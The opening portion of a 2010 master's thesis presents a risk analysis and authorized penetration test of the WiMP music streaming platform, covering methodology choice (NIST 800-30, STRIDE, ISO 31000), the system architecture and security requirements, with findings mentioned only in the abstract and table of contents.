



Norwegian University of
Science and Technology

Security analysis of Aspiro Music Platform, a digital music streaming service

Roman Kachanovskiy

Master of Science in Communication Technology

Submission date: June 2010

Supervisor: Svein Johan Knapskog, ITEM

Problem Description

The main purpose of this master thesis is to perform a general risk analysis and black-box penetration testing of Aspiro Music Platform, a service for streaming and legal downloading of digital music. The report analyzes implemented security mechanisms of the system, defines threats, vulnerabilities and general weaknesses and compares chosen security solutions with existing methods. By analyzing the results, the report suggests mitigation strategies that can be implemented by Aspiro to enhance security and avoid unauthorized access.

Assignment given: 14. February 2010
Supervisor: Svein Johan Knapkog, ITEM

Abstract

The report is mainly based on recommendations given by the National Institute of Standards and Technology in special publication 800-30 “Risk Management Guide for Information Technology Systems”. The risk analysis presented in this report emphasizes a qualitative approach.

Firstly, the security requirements for Aspiro Music Platform were identified and classified by the level of importance. Secondly, potential threats to the system were discussed. In the next step the potential system vulnerabilities were identified and presented in form of an attack tree. Afterwards, a penetration testing of the potentially vulnerable parts of the Aspiro Music Platform were performed. This step resulted in discovery of a few major and minor flaws as well as in creation of WiMP Number Dump. The latter is an experimental hacker tool that exploited weaknesses of getwimp.com webpage to create a list of WiMP subscribers, their telephone numbers and addresses. The results were used to assess the level of risk to Aspiro Music Platform by multiplying the ratings assigned for threat likelihood and threat impact. Lastly, some mitigation methods for identified risks were suggested.

Preface

The suggestion for this master thesis was sent in to the Norwegian University of Science and Technology by Aspiro Music. The goal of the report is to perform a general risk analysis and black-box security testing of Aspiro Music Platform, a new Norwegian service for streaming and legal downloading of digital music.

I would like to thank the academically responsible for this master thesis, Professor Svein Johan Knapskog of the Norwegian University of Science and Technology, department of Telematics, for feedback and great support.

Gratitude and appreciation goes to Rune Lending, technical responsible of Aspiro Music, for the time you have spent to answer the questions throughout the whole writing process.

I would also like to thank my fellow students Andreas Hegna, Kristian Hove, Espen Hvideberg and Magnus Glendrange for valuable technical discussions and positive working environment at the office.

Roman Kachanovskiy,
Trondheim, June 24, 2010

Contents

Table of Contents	V
List of Figures	XI
List of Tables	XIII
1 Introduction	1
1.1 Background	1
1.2 Problem Description	2
1.3 Limitations	2
1.4 Legal Restrictions and Ethical Considerations	3
1.5 Structuring	4
2 Methodology	7
2.1 Risk Management Overview	7
2.1.1 Importance of Risk Management	8

2.1.2	Definitions	8
2.2	Risk Management Standards Overview and Comparison	11
2.2.1	STRIDE	12
2.2.2	NIST’s Special Publication 800-30	13
2.2.3	ISO 31000	13
2.3	Suggested Method	16
2.3.1	Qualitative vs Quantitative analysis	18
3	System Description	21
3.1	Description of Services	21
3.1.1	List of End-User Functionality	22
3.1.2	Service Overview	22
3.2	System Overview	23
3.2.1	Main System Components	23
3.2.2	Technologies	26
3.2.3	Clients	27
4	Security Requirements	29
4.1	Security Requirements Model	29
4.2	Identification Requirements	30
4.3	Authentication Requirements	31
4.4	Authorization Requirements	31

4.5	Immunity Requirements	32
4.6	Integrity Requirements	32
4.7	Intrusion Detection Requirements	33
4.8	Nonrepudiation Requirements	33
4.9	Privacy Requirements	34
4.10	Security Auditing Requirements	34
4.11	Survivability Requirements	35
4.12	Physical Protection Requirements	35
4.13	System Maintenance Requirements	35
4.14	Prioritizing Security Requirements	36
5	Threat Identification	39
5.1	Threat Sources	39
5.2	Motivation and Threat Actions	40
6	Vulnerability Identification	43
6.1	Implemented System Security	43
6.1.1	Business Continuity and Disaster Recovery Plan	44
6.1.2	Client Software Access and Security	45
6.1.3	System Monitoring	47
6.1.4	Backup Procedures and New Software/Hardware Installation Procedures	48

6.1.5	Client Communication Security	49
6.1.6	Offline-Mode Security	49
6.1.7	Credit Card Information	50
6.2	Probable Attacks	50
6.2.1	Social Engineering	50
6.2.2	Exploiting Back-End and Web Server	52
6.2.3	Malicious Input	53
6.2.4	Wireless Traffic Analysis and Passive Sniffing	56
6.2.5	Trojans and Rootkits	57
6.2.6	Denial of Service	58
6.3	Identifying Vulnerabilities	59
7	System Security Testing	61
7.1	Website Login-Page Testing	61
7.1.1	Test 1 - Multiple Login Attempts	63
7.1.2	Test 2 - URL-Jumping	63
7.1.3	Test 3 - Password Strength	65
7.1.4	Test 4 - Error Messages Vulnerability	66
7.1.5	Test 5 - Password Request Vulnerability	69
7.2	Packet Sniffing	70
7.2.1	Test 6 - Packet Dump Analysis	71

8	Control Analysis	75
8.1	Control Categories	75
8.2	Control Analysis	77
9	Likelihood Determination	79
10	Impact Analysis	81
10.1	Risk Level Measurement	81
10.2	Magnitude of Impact Definition	84
11	Risk Determination	85
11.1	Description of Risk Level	85
11.2	Risk Identification	86
12	Mitigation Strategies	95
12.1	Assigning Risk Priority and Control Options Evaluation	95
12.1.1	Risk Prioritization	95
12.1.2	Mitigation Methods	96
12.2	Cost-Benefit Analysis	102
13	Discussion	105
13.1	Result Analysis	105
13.2	Future Work	107

14 Conclusion	109
Literature	111
A WiMP Number Dump Source Code	118
B WiMP System White Paper	127

List of Figures

2.1	NIST’s special publication 800-30: nine steps of threat modeling	14
2.2	ISO 31000 Risk management process	15
3.1	Aspiro Music Platform system overview	24
4.1	Security requirements table	37
5.1	Probable misuse scenario: legitimate user gets billed for someone using his account	41
6.1	Login and communication process sequence diagram	46
6.2	Aspiro Music Platform attack tree	60
7.1	WiMP user profile administration page	62
7.2	Unsuccessful login error message	63
7.3	Attacker uses an open session and logs in without a password	64

7.4	An error message requesting the password to be at least four letters long	65
7.5	The system allowed the password to be changed to word "mama"	66
7.6	The error message produced, when the user name (mobile number) is correct and the password is incorrect	67
7.7	The error message produced, when both user name and password are incorrect	67
7.8	WiMP Number Dump analysis of one hundred phone numbers. The date and time is followed by phone number, true/false for legitimate/invalid number, name of the owner and the address .	68
7.9	The account password can be requested to be sent via SMS to provided mobile number	70
7.10	Username and password are shown in cleartext in a HTTP GET method sent to Aspiro's server	72
8.1	Implemented system controls with corresponding security requirements	78
12.1	Risk priority levels and urgency-meter	96
12.2	An example of a CAPTCHA test	98

List of Tables

2.1	Threat modeling and risk management standards comparison . . .	17
5.1	Common threat sources for an IT-system	40
5.2	Human threat actions and motivation	42
9.1	Likelihood definitions	80
10.1	Magnitude of impact definitions	84
11.1	Risk-level matrix	86
11.2	Risk scale and necessary actions	86
11.3	Risk of baiting or familiarity exploit social engineering techniques	87
11.4	Risk of phone or e-mail pretexting	87
11.5	Risk of a misuser to acquire the password for WiMP by using a borrowed or stolen mobile	88
11.6	Risk of virus or trojan infection of Aspiro's internal computers .	88

11.7 Risk of attacker being able to interact directly with file storage .	89
11.8 Risk of successful session hi-jacking attack	89
11.9 Risk of XSS attack	90
11.10Risk of SQL-injection attack	90
11.11Risk of dictionary attack with massive credentials theft as a result	91
11.12Risk of an attacker acquiring passwords using brute force	91
11.13Risk of an attacker creating WIMP user database by using ex- ternal programs	92
11.14Risk of successful DoS attack on the AMP	92
11.15Risk of an attacker acquiring passwords using wireless packet sniffing	93
11.16Risk of an attacker intercepting SMS-messages sent by Aspiro to a legitimate user	93
11.17Risk of the system being damaged due to power shortcut or fire .	94

Acronyms

AES Advanced Encryption Standard

AMP Aspiro Music Platform

AMSIP Aspiro Music Security and Information Technology Policy

BTS Base Transceiver Station

CAPTCHA Completely Automated Public Turing test to tell Computers and Humans Apart

DDoS Distributed Denial-of-Service

DoS Denial-of-Service

DRM Digital Rights Management

GPFS General Parallel File System

GSM Global System for Mobile Communications

HTML Hypertext Markup Language

HTTP Hypertext Transfer Protocol

IP Internet Protocol

Malware Malicious Software

MD5 Message-Digest algorithm 5

MSISDN Mobile Station International Subscriber Directory Number

NIST National Institute of Standards and Technology

P2P Peer-to-Peer

PC Personal Computer

RAID Redundant Array of Inexpensive Disks

SAN Storage Area Network

SDK Software Development Kit

SHA Secure Hash Algorithm

SMS Short Message Service

SQL Structured Query Language

SQUARE Security Quality Requirements Engineering

SSL Secure Socket Layer

TLS Transport Layer Security

WiND WiMP Number Dump

XSS Cross-site Scripting

Chapter 1

Introduction

“Uncertainty is the only certainty there is, and knowing how to live with insecurity is the only security.”

John Allen Paulos

1.1 Background

The Internet has revolutionized nearly every form of media, and music is no exception. Music streaming has become a wide-spread service. Aspiro has in cooperation with Telenor and Platekompaniet released a new music streaming service for Norwegian customers (but also with future plans for release abroad), called WiMP. WiMP is a client part of the multi-purpose platform for content delivery to PC and mobile streaming, called Aspiro Music Platform.

With release of a service that requests payment for using its capabilities, Aspiro faces the potential threat of attacks on the AMP, motivated by either ego or monetary gain. Most attacks on software systems exploit vulnerabilities

caused by poorly designed and developed software. Therefore, it is important to keep the security of the system appropriate for Aspiro's circumstances. To accomplish this goal, Aspiro has to implement an effective risk management process. Risk management will allow Aspiro to balance the operational and financial costs of protective measures and help adopt the controls to minimize the risk of system security breach.

1.2 Problem Description

The main purpose of this master thesis is to perform a general risk analysis and black-box penetration testing of Aspiro Music Platform, a service for streaming and legal downloading of digital music. The thesis analyzes implemented security mechanisms of the system, defines threats, vulnerabilities and general weaknesses and compares chosen security solutions with existing methods. By analyzing the results, the report suggests mitigation strategies that can be implemented by Aspiro to enhance security and avoid unauthorized access to the system.

1.3 Limitations

Aspiro Music Platform (AMP) interacts with its clients using WiMP. WiMP is a streaming service that can be installed on Windows, Mac, iPhone or Android phones. WiMP is a fairly new service and was released for general public in the first quarter of 2010. Such a young service will surely involve a lot of update releases for the application itself, but also for WiMP's website, especially during the first few months. Thus, both security measures and the functionality of the service could be changed continuously.

The report is mainly based on the service functionality and the security

mechanisms described in the system White Paper (see Appendix A). The results of security testing and the risk analysis are based on the functionality of the system at the moment of writing. The author can not guarantee that the same results will apply for the system at the moment of reading.

The paper will not deeply cover security analysis and security testing of the application for mobile clients, due to lack of necessary equipment. The security of music files in offline mode will also not be covered for the same reasons.

The reasons for choosing the particular security penetration tests are explained in chapters 6 and 11

1.4 Legal Restrictions and Ethical Considerations

The author has signed a five-year non-disclosure agreement with Aspiro. According to this agreement, Aspiro gained gratuitous rights to access the paper during a five-year period, while the author has gained rights to perform penetration testing of system security mechanisms. The author has agreed to treat the information about any possible vulnerabilities, as well as system security information confidentially.

Before performing the penetration tests on the AMP, both legal and ethical sides of the tests must be considered. Though the author has gained rights to perform black-box testing of the AMP, there are parts of the system that are not handled by Aspiro directly. An example of this are the database servers. They are handled by Media Norge It Solutions AS, who also hosts *finn.no* and *aftenposten.no*. Trying to perform SQL-injection attack on the database will affect security of Media Norge IT Solutions AS. This will be in violation of the Norwegian law, since the author has not acquired written authorization from the company to perform the attack.

Therefore, it was chosen not to perform some particular penetration tests, because of legal and ethical aspects¹.

1.5 Structuring

The report is structured according to the recommendations given by the National Institute of Standards and Technology (NIST) in special publication 800-30: “Risk Management Guide for Information Technology Systems” [14] (see chapter 2).

Thesis outline:

Chapter 2 discusses usefulness of risk analysis and gives an overview of the most used risk management standards. It also suggests a suitable method for the Aspiro Music Platform risk analysis.

Chapter 3 gives an overview of the AMP structure and lists WiMP functionality.

Chapter 4 defines and presents a list of the security requirements for the AMP.

Chapter 5 identifies and lists the potential threat-sources that are applicable for the AMP. This chapter also discusses the motives of potential attackers.

Chapter 6 gives an overview of security solutions implemented in the AMP and identifies the vulnerabilities of the system.

Chapter 7 describes different penetration methods that have been performed to test system security.

Chapter 8 analyzes the controls that have been implemented, or are planned for implementation by Aspiro, to minimize the likelihood of security threats.

¹See also chapters 6 and 7

Chapter 9 derives an overall likelihood rating that indicates the probability that a potential vulnerability may be exercised.

Chapter 10 determines the impact resulting from a successful threat exercise of a vulnerability.

Chapter 11 determines an overall risk rating by multiplying the ratings assigned for threat likelihood and threat impact.

Chapter 12 compares chosen security solutions with existing methods and suggest mitigation strategies that could reduce or eliminate the identified risks. It also presents the cost-benefit analysis to determine which controls are required and appropriate for Aspiro's circumstances.

Chapter 13 discusses the obtained results.

Chapter 14 concludes the work.

Chapter 2

Methodology

This chapter discusses usefulness of risk analysis and provides an overview of the most used risk management standards. It also suggests a suitable method for the Aspiro Music Platform risk analysis.

2.1 Risk Management Overview

Risk management in software development is the process that allows IT managers to balance the operational and economic costs of protective measures. The process of risk management is not unique for IT environment. Many organizations have short budgets for security; therefore decisions on security spending must be considered carefully.

2.1.1 Importance of Risk Management

Since the risk management is a rapidly developing discipline, there are many and varied views on what risk management process should involve and how it should be conducted. Risk analysis methodologies for software usually fall into two categories: commercial and standardized. Two basic approaches of risk analysis, each having its merits, may be implemented:

- qualitative technique that is based on knowledge and subjective opinion of an risk-analyst.
- quantitative technique that is based on measuring losses as a value based on their mitigation costs.

The main objective of performing risk management is to enable any organization to accomplish its goals by

- better securing the IT systems that store and process valuable information
- give management an opportunity to make well-informed risk management decisions to justify the IT budget

A well structured and effectively implemented risk management methodology can help management to avoid unnecessary risks and help them to identify controls for providing security capabilities essential for software functionality. [14] [10]

2.1.2 Definitions

It is important to agree on definitions that will be used in the analysis process. By considering different risk management standards and papers [14] [10] [4] [18], following definitions have been applied:

Asset

Object of the protection efforts, can be a system component, data, or even a complete system.[10]

Risk

Probability that an asset will suffer an event of a given negative impact. Risk is determined from various factors: the ease of executing an attack, the attacker's motivation and resources, a system's existing vulnerabilities, and the cost or impact in a particular business context.[10]

Threat

Danger a malicious agent poses and that agent's motivations (financial gain, prestige, and so on). Threats manifest themselves as direct attacks on system security.[10]

Vulnerability

Defect or weakness in system security procedure, design, implementation, or internal control that an attacker can compromise.[10]

Attacker

An attacker is a person who tries to gain an advantage by exploiting a security hole.

Risk Management

Coordinated activities to direct and control an organization with regard to risk.[18]

Risk Assessment

An overall process of risk analysis and risk evaluation.[4]

Risk Identification

Identifies an organization's exposure to uncertainty or risk.[4]

Likelihood

The chance of something happening, whether defined, measured or determined objectively or subjectively, qualitatively or quantitatively.[18]

Risk Analysis

Process to comprehend the nature of risk and to determine the level of risk.[18]

Risk Criteria

Terms of reference against which the significance of a risk is evaluated.[18]

Risk Evaluation

Process of comparing the results of risk analysis with risk criteria to determine whether the risk and/or its magnitude is acceptable or tolerable.[18]

Risk Treatment or Mitigation

Process to modify risk. Risk treatment can involve:

- avoiding the risk by deciding not to start or continue with the activity that gives rise to the risk
- taking or increasing risk in order to pursue an opportunity
- removing the risk source
- changing the likelihood
- changing the consequences
- sharing the risk with another party or parties[18]

Risk Control

Measure that is modifying risk[18]

2.2 Risk Management Standards Overview and Comparison

Threat modeling and risk analysis have become a necessity for companies in both computing and economics. There have been developed many techniques

and methods for threat modeling. An example of commercial risk management methodology is Microsoft's STRIDE, while NIST's special publication 800-30 and ISO 31000 are two of the most widely used standardized methods.

2.2.1 STRIDE

The STRIDE name comes from the initials of the six threat categories that pose the biggest danger to computer security. The categories are:

- **Spoofing identity.** An example of identity spoofing is illegally accessing and then using another user's authentication information, such as username and password.
- **Tampering with data.** Data tampering is a term that describes the malicious modification of data. That can include unauthorized changes made to data in a database or alteration of data that flows over an open network.
- **Repudiation.** Repudiation threats are associated with users who deny performing an action without other parties having any way to prove otherwise. Monitoring and logging can provide the non-repudiation ability to the system.
- **Information disclosure.** Information disclosure threats involve the exposure of information to individuals who are not supposed to have access to it.
- **Denial of service.** DoS attacks are usually performed on a servers to make them temporarily unavailable. That way an attacker can deny the access to the server for valid users.
- **Elevation of privilege.** In this type of threat, an unprivileged user gains privileged access and thereby has sufficient access to compromise or

destroy the entire system. An example of that can be an attacker gaining administration rights.

The idea behind STRIDE is to evaluate parts of the system considering those categories and applying techniques to mitigate the threats.

More information on STRIDE can be found at Microsoft Developer Network.[24]

2.2.2 NIST's Special Publication 800-30

Special publication 800-30 is a risk management standard developed to provide a common foundation for experienced and inexperienced, technical, and non-technical personnel who support or use the risk management process for their IT systems. 800-30 standard divides risk management process into different phases, as shown in Figure 2.1.

The thought behind the model is to conduct the phases described in Figure 2.1 step by step to enhance the security of the system. The input windows describe the information that needs to be gathered and analyzed, while the output windows shows what is the expected result of the analysis.

More information on 800-30 can be found in [14].

2.2.3 ISO 31000

ISO 31000 is a risk management standard developed by Australian / New Zealand's International Organization for Standardization. It suggests a general risk management plan for organizations. The standard is not specific to any industry or sector and may be used by any kind of association, organization or individual. It was meant to be applied to any type of risk, whatever its nature.




Figure 2.1: NIST's special publication 800-30: nine steps of threat modeling2.1

The general risk management process described in the standard is not much unlike process described in NIST's 800-30 section.




Figure 2.2: ISO 31000 Risk management process2.2

As shown in Figure 2.2, the process begins with consultation with the stakeholders, in this case Aspiro. Communication should take place during all stages of risk management process.

In context establishing phase, the risk analyst or organization articulates its objectives and defines the external and internal parameters to be taken into account when managing risk.

The monitoring and review phase takes place during whole risk management

process. It helps to ensure that controls are effective, improve risk assessment, analyze and learn lessons from events and changes as well as identify emerging risk.

More information on the standard can be found in reference [18].

2.3 Suggested Method

By selecting the method for risk analysis of the AMP, several factors have to be taken into consideration:

- how old the method is
- goals of the method
- definitions given in the method
- how detailed the method steps are described
- how well the method suits for analysis of the Information Technology systems.

Table 2.1 briefly compares risk management standards described above.

ISO 31000 is the newest method. It includes a well-structured definition section as well as step-by-step overview of risk analysis process. However, this standard is not specifically designed for IT systems and gives only general guidelines. This approach works best for business or systemic risks than for technical risks. It does not provide any structured method to enumerate web application security risks.

STRIDE is the alternative for the standardized methods. It describes and gives examples of different attack types on web applications. It can be used as a good classification scheme for characterizing known threats. However, the

STRIDE	800-30	ISO 31000
Threat modeling method developed in 2002	A 41 page document with appendix developed in 2002, setting out risk management standard for Information Technology systems	A 24 page document developed in 2010, setting out the standard for risk management
The goal of the method is to create an effective threat model to help identify security flaws and mitigate the threats	The goal of the standard is to provide a foundation for the development of an effective risk management program, containing both the definitions and the practical guidance necessary for assessing and mitigating risks identified within IT systems	The goal of the standard is to provide principles and generic guidelines on risk management that can be applied by any organization
Some terms are defined on the ongoing basis	No own definition section. The terms are defined on the ongoing basis in each chapter	Provides a section of its own definitions of terms with reference to ISO definitions in some cases
Gives a short guidance with examples on how the threat model could be applied	Sets out steps of the risk management process with a guidance on each. Examples are given. In every step the input and the results of the step are explained	Sets out steps in the risk management process with brief guidance on each. Some examples are given
The method is designed for developing and securing the Web sites. Examples of attacks and are given. The method suggests mitigation strategies in some cases	Developed for risk analysis and management of the IT systems. Some security threats and mitigation strategies are analyzed	The method can be applied to any system. It gives no specific guidance for IT systems, no examples are given

Table 2.1: Threat modeling and risk management standards comparison

method gives no specific risk management and assessment plan. STRIDE has to be considered as a threat modeling method and not as a full risk management standard.

Special publication 800-30 is the oldest of the methods described. The approach was specifically designed for risk management of the IT systems. The standard provides the most detailed guidance on how risk management process has to be carried out, including a risk mitigation strategy that focuses on prioritization and implementation of controls to reduce risk to the information system. It is also the only standard that suggests using cost-benefit analysis to ensure that the cost to implement a control does not outweigh the benefits received.

Based on this characteristic it has been decided that the paper will use NIST's publication 800-30 as basis for risk analysis of the AMP. However, most the definitions of terms will be taken from the ISO 31000 standard [18]. Also, STRIDE model will be limitedly used in the Vulnerability Identification and System Security Testing section to ensure that the system has been tested for the most common security threats.

2.3.1 Qualitative vs Quantitative analysis

Risk analysis can be broken down into two broad methods. These methods are referred to as qualitative and quantitative.

The goal of qualitative analysis is to gain a level of risk protection which is acceptable. The analysis is based on fuzzy values and will often make use of calculations which are fairly basic. It is useful because it allows one to quickly identify potential risks and parts of the system which are vulnerable to these risks.

The quantitative analysis is based on a process which may be less subjective, and it uses metrics to measure the value of risk. This process makes cost - benefit

analysis easier and more accurate. At the same time, quantitative analysis is capable of presenting data which is friendly for management. However, this process is highly time-consuming and requires high level of effort put into it. In many cases quantitative analysis also requires use of specific tools and high level of experience of risk analyst.

The 800-30 method [14] suggests using qualitative analysis as default method for risk assessment. Taking the size and the goals of the main task into account, it has been decided to emphasize the qualitative approach for the risk analysis. This will make the risk analysis process simpler and less time consuming.

Chapter 3

System Description

This chapter gives an overview of the AMP structure and lists WiMP functionality. An overview of implemented system security is given in chapter 6.

3.1 Description of Services

WiMP is a streaming application that can be installed on a PC or on a mobile terminal, such as Android or iPhone. WiMP lets you search for, browse and playback any song from a centrally stored Content System. The WiMP clients are the front-ends of the Aspiro's streaming system, while Aspiro Music Platform (AMP) is the back-end. AMP is a multi-purpose platform for content delivery to PC or mobile download, as well as PC and mobile streaming.

3.1.1 List of End-User Functionality

At the user end, WiMP provides various functionality across a range of interfaces and clients, including:

- Registration
- Authentication
- Music catalog search and browsing
- Music playback with configurable audio quality
- Playlist creation and editing
- User favorites
- Purchase and download (individual tracks and full albums)
- Multiple re-downloads
- Offline music storage
- Sharing of playlists, albums and tracks
- Integration with external services (last.fm, facebook, twitter)
- Settings configuration
- User feedback
- Help and support

3.1.2 Service Overview

The web interface is primarily focused on registration, subscription and download of the desktop client. It also provides product service support in addition to feedback tools.

The PC client gives active subscribers access to all content and functionality as well as help and support.

The mobile clients provide full access to music with playlist and browsing options to all users with active subscriptions. There is no purchase and download functionality provided, but there is an option to make albums and playlists available for offline playback.

3.2 System Overview

The AMP is a content management system written in Java, running JBoss [20] application servers. AMP handles all back-end logic needed to serve WiMP clients. The platform covers areas like content sourcing and delivery, content scaling, content pricing, user handling, transactions and billing, statistics, administrator tools for website building, price campaigns and more.

The platform runs on 20 servers in addition to IBM GPFS [17] and RAID storage systems. Aspiro plans to include more hardware as the traffic increases.

The platform setup uses redundancy with replication and failover on all server levels and databases. The extensive backup routines of content are performed daily to ensure a safe running system.

Streaming to the end users are handled by distributed file caching and delivery mechanisms. Data transfer to the end users is optimized by using binary protocols between clients and users.

3.2.1 Main System Components

Figure 3.1 illustrates AMP's main system components.




Figure 3.1: Aspiro Music Platform system overview

Content Ingestion System

The content ingestion system runs content ingestion from many content providers. It uses specialized solutions for all the providers, according to their specifications. The system handles automatic content ingestion, verification and reporting. The process is being monitored by administration using administration tools.

File Conversion System

When content is ingested, the AMP can also do transcoding from one format to another (.mp3, .ogg, etc.) wherever it is necessary. This is done according to the content providers requirements.

Content Storage

Content storage is a scalable IBM GPFS system with RAID-based backup and replication to store files. Total size of the system is approximately 180TB with non-downtime scaling. The content storage system uses redundancy of all hardware, including disks, power and control units.

Database

The database is a replicated and portioned setup running Postgres SQL database. The persisted data are stored on SAN. Backups of the database are being continuously taken and stored on other locations.

Content Delivery System

The AMP uses distributed file delivery servers with file cache. The file delivery servers constantly verify and validate requests by the application servers. The files cannot be delivered on invalid or not registered requests. The system is written in the highly optimized Erlang language. The delivery system also adds ID3 tags, album art, DRM (for offline mode), Forward Lock (prevents the user from forwarding content to other devices), transaction ID and other data on the fly at the time of delivery.

3.2.2 Technologies

Infrastructure

The entire AMP is hosted by Media Norge IT Solutions in Oslo. All the hardware is provided by Dell who has a 4 hour on-site policy in case of hardware failure.

The hosting facility is connected to a redundant set of Internet connections that help avoid theoretical problems in case of construction works in the streets.

Server side

Aspiro have mainly chosen to use open source technologies for AMP development. Among those are Java EE, JBoss Application Servers, Apache Tomcat, Postres SQL Databases, Apache Lucene / SOLR search engines [7], NGINX and Erlang delivery servers, Freemake [19] for HTML web page generation and others.

3.2.3 Clients

Flex/Adobe Air

The WiMP PC client is written using Adobe Flex. It is the official Adobe SDK for creation of cross-platform Rich Internet Applications. The application is compiled as an Adobe Integrated Runtime (AIR) which is a “one click install” on the user’s computer.

WiMP’s Actionscript source code is structured adhering to the official Cairngorm [3] micro-architecture.

The client communicates with the server back-end using BlazeDS/AMF [2] over an TLS(SSL) connection. WiMP will automatically run a forced update whenever a new version of the client is available.

The PC-version does not offer offline mode or local caching of media files.

Android

The WiMP Android client is written using Google’s Android 1.5 SDK, and will run on Android phones with versions 1.5 and higher. The client communicates with the back-end using the Apache Thrift framework.

iPhone

The WiMP iPhone client is written using Apple’s iPhone OS 3 SDK. It communicates with the AMP using Apache Thrift framework.

The offline mode is available for both Android and iPhone clients.

Chapter 4

Security Requirements

This chapter defines security requirements for the AMP based on the model suggested by Donald Firesmith in [12].

4.1 Security Requirements Model

As claimed by Donald Firesmith, most requirements engineers are poorly trained to elicit, analyze, and specify security requirements.[12] Consequently, they often confuse security requirements with architectural security mechanisms that are traditionally used to fulfill requirements, and end up making architecture and design decisions.

As SQUARE model suggests [28], security requirements has to be defined based on goals and functional prioritizations of the stakeholders. Security requirements for AMP will be stated based on Firesmith's security requirements model [12] and implement an overriding security policy. The process of defining

security requirements was also based on WiMP System White Paper¹ as well as consultations with the stakeholders Aspiro.

Security requirements for the system can be divided into twelve main parts:

- Identification Requirements
- Authentication Requirements
- Authorization Requirements
- Immunity Requirements
- Integrity Requirements
- Intrusion Detection Requirements
- Nonrepudiation Requirements
- Privacy Requirements
- Security Auditing Requirements
- Survivability Requirements
- Physical Protection Requirements
- System Maintenance Security Requirements

4.2 Identification Requirements

Identification requirements specify the extent to which AMP shall identify human actors and external applications before interacting with them.

¹See Appendix B

